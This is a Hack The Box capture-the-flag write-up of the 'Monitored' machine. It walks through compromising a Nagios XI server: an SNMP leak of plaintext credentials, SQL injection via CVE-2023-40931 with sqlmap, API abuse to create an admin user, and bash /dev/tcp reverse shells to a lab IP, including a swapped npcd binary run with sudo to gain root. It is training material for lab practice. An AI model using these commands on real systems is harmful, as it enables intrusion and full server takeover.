
Monitored is a HTB machine ranked with difficulty "medium".

Service Enumeration

Let's start by using `nmap` to scan the given IP address in order to find which services are open on which ports. The classic starting point.




From the scan I can see that SSH is running on port 22, HTTP on port 80, LDAP on port 389 and SSL/HTTP on port 443. We can also see that the host is running Linux Debian.

What are the last two services mentioned? Let's do a quick research:

- LDAP stands for **Lightweight Directory Access Protocol**, it is the standard access protocol used to make queries and changes inside directory services (centralized and distributed), all following a client-server model. It is a light version of the initial access protocol called DAP.
- SSL stands for **Secure Socket Layer** and it plays a crucial role in enhancing security on the web, SSL certificates are used to establish an encrypted connection between the client's browser and a server or website. So SSL/HTTP simply means that we are enhancing the HTTP protocol by implementing also SSL for security. The successor of SSL is TLS (Transport Layer Security). The combination of HTTP and SSL results in the secure version of HTTP, known as HTTPS.

Perfect, let's try to visit the webpage, by adding the domain to our `/etc/hosts` file.
We can now visualize in our browser the website `nagios.monitored.htb`.



The source code doesn't seem to contain any useful hints, upon clicking on "Access Nagios XI" we are redirected to a login page. Clicking on `library.nagios.com` brings us to a web page listing all the products sold by Nagios and clicking on the second link brings us to a forum, it might be useful to check the forum in the section "Nagios XI" in order to gather information about potential security weaknesses in the login form.

I looked around inside the forum and found an interesting post about a CVE vulnerability, which prompted me to look for a PoC regarding this issue and I found the following repository: [GitHub - jakgibb/nagiosxi-root-rce-exploit: POC which exploits a vulnerability within Nagios XI (5.6.5) to spawn a root shell]. However, this PoC allows for PE and requires having the credentials of a Nagios user, so at least for now it is of no use.

Running out of ideas, I decided to perform and UDP port scan to look for additional services open on the target machine.

```
PORT      STATE         SERVICE VERSION
68/udp    open|filtered dhcpc
123/udp   open          ntp     NTP v4 (unsynchronized)
| ntp-info:
|_
161/udp   open          snmp    SNMPv1 server; net-snmp SNMPv3 server (public)
|_snmp-win32-software: ERROR: Script execution failed (use -d to debug)
| snmp-sysdescr: Linux monitored 5.10.0-27-amd64 #1 SMP Debian 5.10.205-2 (2023-12-31) x86_64
|_  System uptime: 1d05h53m42.34s (10762234 timeticks)
| snmp-processes:
```

Interesting, the SNMP service is active on port 161, SNMP stands for **Simple Network Management Protocol** and it is a protocol operating at layer 7 of the OSI architecture used for monitoring and remote configuration of network devices. It might be interesting to explore how to exploit this protocol.

I also decided to perform some directory busting to check if I would find anything interesting. After trying both with GoBuster and Dirsearch I found out about various directories like `/api/`, `/admin/` and `/db/`, but sadly I didn't have permission to access any of those.

```
[19:39:21] Starting: nagiosxi/
[19:39:40] 301 -  339B  - /nagiosxi/about  →  https://nagios.monitored.htb/nagiosxi/about/
[19:39:40] 301 -  341B  - /nagiosxi/account  →  https://nagios.monitored.htb/nagiosxi/account/
[19:39:40] 302 -   27B  - /nagiosxi/account/  ->  https://nagios.monitored.htb/nagiosxi/login.php?redirect=/
nagiosxi/account/index.php%3f&noauth=1
[19:39:42] 301 -  339B  - /nagiosxi/admin  →  https://nagios.monitored.htb/nagiosxi/admin/
[19:39:43] 302 -   27B  - /nagiosxi/admin/  →  https://nagios.monitored.htb/nagiosxi/login.php?redirect=/na
giosxi/admin/index.php%3f&noauth=1
[19:39:44] 302 -   27B  - /nagiosxi/admin/index.php  →  https://nagios.monitored.htb/nagiosxi/login.php?red
irect=/nagiosxi/admin/index.php%3f&noauth=1
[19:39:53] 301 -  337B  - /nagiosxi/api  →  https://nagios.monitored.htb/nagiosxi/api/
[19:39:54] 301 -  340B  - /nagiosxi/api/v1  ->  https://nagios.monitored.htb/nagiosxi/api/v1/
[19:39:54] 200 -   32B  - /nagiosxi/api/v1/swagger.json
[19:39:54] 200 -   32B  - /nagiosxi/api/v1/swagger.yaml
[19:39:54] 200 -   32B  - /nagiosxi/api/v1/
[19:39:56] 200 -  104B  - /nagiosxi/backend/
[19:40:02] 301 -  340B  - /nagiosxi/config  →  https://nagios.monitored.htb/nagiosxi/config/
[19:40:02] 200 -    0B  - /nagiosxi/config.inc.php
[19:40:02] 302 -   27B  - /nagiosxi/config/  →  https://nagios.monitored.htb/nagiosxi/login.php?redirect=/n
agiosxi/config/index.php%3f&noauth=1
[19:40:05] 301 -  336B  - /nagiosxi/db  →  https://nagios.monitored.htb/nagiosxi/db/
[19:40:14] 301 -  338B  - /nagiosxi/help  →  https://nagios.monitored.htb/nagiosxi/help/
[19:40:14] 302 -   27B  - /nagiosxi/help/  ->  https://nagios.monitored.htb/nagiosxi/login.php?redirect=/nag
iosxi/help/index.php%3f&noauth=1
[19:40:15] 301 -  340B  - /nagiosxi/images  →  https://nagios.monitored.htb/nagiosxi/images/
[19:40:16] 301 -  342B  - /nagiosxi/includes  →  https://nagios.monitored.htb/nagiosxi/includes/
[19:40:16] 302 -   27B  - /nagiosxi/index.php  →  https://nagios.monitored.htb/nagiosxi/login.php?redirect=
/nagiosxi/index.php%3f&noauth=1
[19:40:16] 302 -   27B  - /nagiosxi/index.php/login/  →  https://nagios.monitored.htb/nagiosxi/login.php?re
direct=/nagiosxi/index.php/login/%3f&noauth=1
[19:40:17] 302 -    0B  - /nagiosxi/install.php  →  https://nagios.monitored.htb/nagiosxi/
[19:40:17] 302 -    0B  - /nagiosxi/install.php?profile=default  →  https://nagios.monitored.htb/nagiosxi/
[19:40:21] 200 -    6KB - /nagiosxi/login.php
[19:40:25] 301 -  340B  - /nagiosxi/mobile  →  https://nagios.monitored.htb/nagiosxi/mobile/
[19:40:38] 301 -  341B  - /nagiosxi/reports  →  https://nagios.monitored.htb/nagiosxi/reports/
[19:40:51] 301 -  339B  - /nagiosxi/tools  →  https://nagios.monitored.htb/nagiosxi/tools/
[19:40:51] 302 -   27B  - /nagiosxi/tools/  →  https://nagios.monitored.htb/nagiosxi/login.php?redirect=/na
giosxi/tools/index.php%3f&noauth=1
[19:40:52] 302 -    0B  - /nagiosxi/upgrade.php  →  index.php
[19:40:55] 301 -  339B  - /nagiosxi/views  →  https://nagios.monitored.htb/nagiosxi/views/

Task Completed
```

I'm going to use `snmpwalk`, creating a chain of GETNEXT requests to investigate the network infrastructure of the target machine, I am going to use all MIBs (**Management Information Bases**), formatted text files used in SNMP to collect and organise information in a hierarchical format, this also reduces the otherwise enormous output generated by the command (which will still be a lot).

```
iso.3.6.1.2.1.25.4.2.1.5.555 = STRING: "-u -s -O /run/wpa_supplicant"
iso.3.6.1.2.1.25.4.2.1.5.558 = STRING: "-f"
iso.3.6.1.2.1.25.4.2.1.5.567 = STRING: "-c sleep 30; sudo -u svc /bin/bash -c /opt/scripts/check_host.sh svc
 XjH7VCehowpR1xZB "
iso.3.6.1.2.1.25.4.2.1.5.645 = STRING: "-4 -v -i -pf /run/dhclient.eth0.pid -lf /var/lib/dhcp/dhclient.eth0.
leases -I -df /var/lib/dhcp/dhclient6.eth0.leases eth0"
iso.3.6.1.2.1.25.4.2.1.5.717 = ""
iso.3.6.1.2.1.25.4.2.1.5.718 = ""
iso.3.6.1.2.1.25.4.2.1.5.762 = STRING: "-f /usr/local/nagios/etc/pnp/npcd.cfg"
iso.3.6.1.2.1.25.4.2.1.5.770 = STRING: "-LOw -f -p /run/snmptrapd.pid"
iso.3.6.1.2.1.25.4.2.1.5.794 = STRING: "-p /var/run/ntpd.pid -g -u 108:116"
iso.3.6.1.2.1.25.4.2.1.5.795 = STRING: "-LOw -u Debian-snmp -g Debian-snmp -I -smux mteTrigger mteTriggerCon
f -f -p /run/snmpd.pid"
```

Finally I found something! The highlighted OID (Object Identifier) shows us that there exists an user named `svc` using the password `XjH7VCehowpR1xZB`.

I try logging from the web page using the credentials just found but I receive an error saying that the login token is expired. So the question is, how can I get my ends on an authentication token that is still valid and can be set to let my credentials go through?

By looking around for a while inside the support forum I found the following post: [Help with insecure login / backend ticket authentication. - Nagios Support Forum](). This answer in particular is enlightening.


We can indeed use `curl` to authenticate on `/nagiosxi/api/v1/authenticate` with our credentials and try to capture the token.

Getting the Foothold

If I try to load the page I get a message telling me that only the HTTP method POST can be used, as expected, as the person replying in the forum uses `curl`.

```
┌──(kali㉿kali)-[~]
└─$ curl -X POST -k -L -d 'username=svc&password=XjH7VCehowpR1xZB' https://nagios.monitored.htb/nagiosxi/api
/v1/authenticate/
{"username":"svc","user_id":"2","auth_token":"207e3414281e7d86de1f46c439a6e6042e53e50d","valid_min":5,"valid
_until":"Sat, 16 Mar 2024 17:03:30 -0400"}
```

I used the CookieEditor extension for Firefox to create a cookie named "token" with as value the value of `auth_token`, after this I tried connecting to the page `https://nagios.monitored.htb/nagios/` I received a pop-up prompting for credentials, so I inserted the credentials found via SNMP and viewed the following page, which finally lets me know the version.



Perfect, I obtain a reply in JSON format containing a valid authentication token. Now I will look for CVEs, like the one I found initially, as I have everything needed for the exploit. I found regarding Nagios the vulnerability CVE-2023-40931 which allows attackers to execute arbitrary SQL code from the `id` parameter of the method POST to `/nagiosxi/admin/banner_message-ajaxhelper.php`.

A good list of the most relevant vulnerabilities is the following: [Nagios XI vulnerabilities resulting in privilege escalation (& more) - Outpost24](#).

The first CVE listed is enough for now, I check the correct page that exposes the vulnerability and, after generating a new authentication token with `curl` (they only last 5 minutes each), I can use `sqlmap` to authomatically check SQL injection vulnerabilities and access the vulnerable table mentioned, containing the users.

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "https://nagios.monitored.htb/nagiosxi/admin/banner_message-ajaxhelper.php?action=acknowledge
banner message&id=3&token=7e52b6549ec7202a9afa312799b6b56bbd277a9e" --batch -p id -D nagiosxi -T xi_users --
dump
```


After this we are able to retrieve the token of the administrator and use it, exploiting another vulnerability mentioned in the forum, to create a new user.

```
┌──(kali㉿kali)-[~]
└─$ curl -X POST --insecure "https://nagios.monitored.htb/nagiosxi/api/v1/system/user?apikey=IudGPHd9pEKiee9
MkJ7ggPD89q3YndctnPeRQOmS2PQ7QIrbJEomFVG6Eut9CHLL" -d "name=vyper&username=vyper&password=vyper&email=vyper@
local.com&auth_level=admin"
{"success":"User account vyper was added successfully!","user_id":6}
```

Note: if the `user_id` returned is `NULL` it means that the procedure didn't work and that no new user was registered into the database.

Remote Code Execution (RCE)

If now we go back to the login form, the login will be successful and we will be shown the page below:



Now I navigate to Configure > Core Config Manager > Add New Command, this is the section where we are going to add our reverse shell command in the field `Command Line`.

```
Command Line: bash -c 'bash -i >& /dev/tcp/IP/PORT 0>&1'
```

After having done this, we need to apply the configuration. Once the configuration is applied we can move to the Services section in the Core Config Manager and create a new service. A page will open and we just need to select the command we created earlier and click on `Run Check Command`. If we are correctly listening on the port we specified we should get a shell back at us.

Privilege Escalation

We finally obtained access to a shell on the system! However, as always we need to become root. As usual it is a good idea to start by running the command `sudo -l` to find out wh

```
User nagios may run the following commands on localhost:
    (root) NOPASSWD: /etc/init.d/nagios start
    (root) NOPASSWD: /etc/init.d/nagios stop
    (root) NOPASSWD: /etc/init.d/nagios restart
    (root) NOPASSWD: /etc/init.d/nagios reload
    (root) NOPASSWD: /etc/init.d/nagios status
    (root) NOPASSWD: /etc/init.d/nagios checkconfig
    (root) NOPASSWD: /etc/init.d/npcd start
    (root) NOPASSWD: /etc/init.d/npcd stop
    (root) NOPASSWD: /etc/init.d/npcd restart
    (root) NOPASSWD: /etc/init.d/npcd reload
    (root) NOPASSWD: /etc/init.d/npcd status
    (root) NOPASSWD: /usr/bin/php
        /usr/local/nagiosxi/scripts/components/autodiscover_new.php *
    (root) NOPASSWD: /usr/bin/php /usr/local/nagiosxi/scripts/send_to_nls.php *
    (root) NOPASSWD: /usr/bin/php
        /usr/local/nagiosxi/scripts/migrate/migrate.php *
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/components/getprofile.sh
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/upgrade_to_latest.sh
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/change_timezone.sh
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/manage_services.sh *
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/reset_config_perms.sh
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/manage_ssl_config.sh *
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/backup_xi.sh *
```

The command `sudo -l` is used to list the privileges for the invoking user, in our case we find out that we can run a series of different scripts, in particular we can control `nagios` and `npcd`.

Looking around we find out that `npcd` is located inside the directory `/usr/local/nagios/bin`, let's remove it and change it with another file that contains a reverse shell, this will allow us to get a shell as root while after executing the program `npcd start`. To do so I start an HTTP server on my Kali machine, write the script and proceed to use `wget` from the victim's machine to transfer it in the appropriate folder, also, remember to do `chmod +x ncpd` to add execution permissions.

```
nagios@monitored:/usr/local/nagios/bin$ cat npcd
cat npcd
#!/bin/bash
bash -i >& /dev/tcp/10.10.16.100/4444 0>&1
nagios@monitored:/usr/local/nagios/bin$
```

```
nagios@monitored:/tmp$ wget http://10.10.16.100:8000/npcd
wget http://10.10.16.100:8000/npcd
--2024-03-26 19:25:54--  http://10.10.16.100:8000/npcd
Connecting to 10.10.16.100:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 55 [application/octet-stream]
Saving to: 'npcd'

     0K                                                       100% 6.50M=0s

2024-03-26 19:25:54 (6.50 MB/s) - 'npcd' saved [55/55]

nagios@monitored:/tmp$ ls -l npcd
ls -l npcd
-rw-r--r-- 1 nagios nagios 55 Mar 26 19:17 npcd
nagios@monitored:/tmp$ chmod +x npcd
chmod +x npcd
nagios@monitored:/tmp$ ls -l npcd
ls -l npcd
-rwxr-xr-x 1 nagios nagios 55 Mar 26 19:17 npcd
nagios@monitored:/tmp$ mv npcd /usr/local/nagios/bin
mv npcd /usr/local/nagios/bin
nagios@monitored:/tmp$ cd /usr/local/nagios/bin
cd /usr/local/nagios/bin
nagios@monitored:/usr/local/nagios/bin$ ls -l
ls -l
total 1456
-rwxr-xr-x 1 nagios nagios     207 Mar 26 08:15 nagios
-rwxrwxr-- 1 nagios nagios   43648 Nov  9 10:40 nagiostats
-rwxrwxr-- 1 nagios nagios 1043688 Nov  9 10:42 ndo.so
-rwxr-xr-x 1 root   root      1083 Nov  9 10:42 ndo-startup-hash.sh
-rwxr-xr-x 1 nagios nagios      55 Mar 26 19:17 npcd
-rwxr-xr-- 1 nagios nagios   14552 Nov  9 10:42 npcdmod.o
-rwxr-xr-x 1 root   root    215488 Nov  9 10:43 nrpe
-rwxr-xr-x 1 root   root     10661 Nov  9 10:43 nrpe-uninstall
-rwxr-xr-x 1 root   root    142920 Nov  9 10:43 nsca
nagios@monitored:/usr/local/nagios/bin$ cat npcd
cat npcd
#!/bin/bash
bash -i >& /dev/tcp/10.10.16.100/4444 0>&1
nagios@monitored:/usr/local/nagios/bin$ sudo /usr/local/nagiosxi/scripts/manage_services.sh start npcd
<ocal/nagiosxi/scripts/manage_services.sh start npcd
nagios@monitored:/usr/local/nagios/bin$
```

As expected, if we start listening on our machine on the port specified inside the reverse shell script, we will get back at us a shell as root, then we can easily find the flag.

```
root@monitored:/root# wc -c root.txt
wc -c root.txt
33 root.txt
root@monitored:/root#
```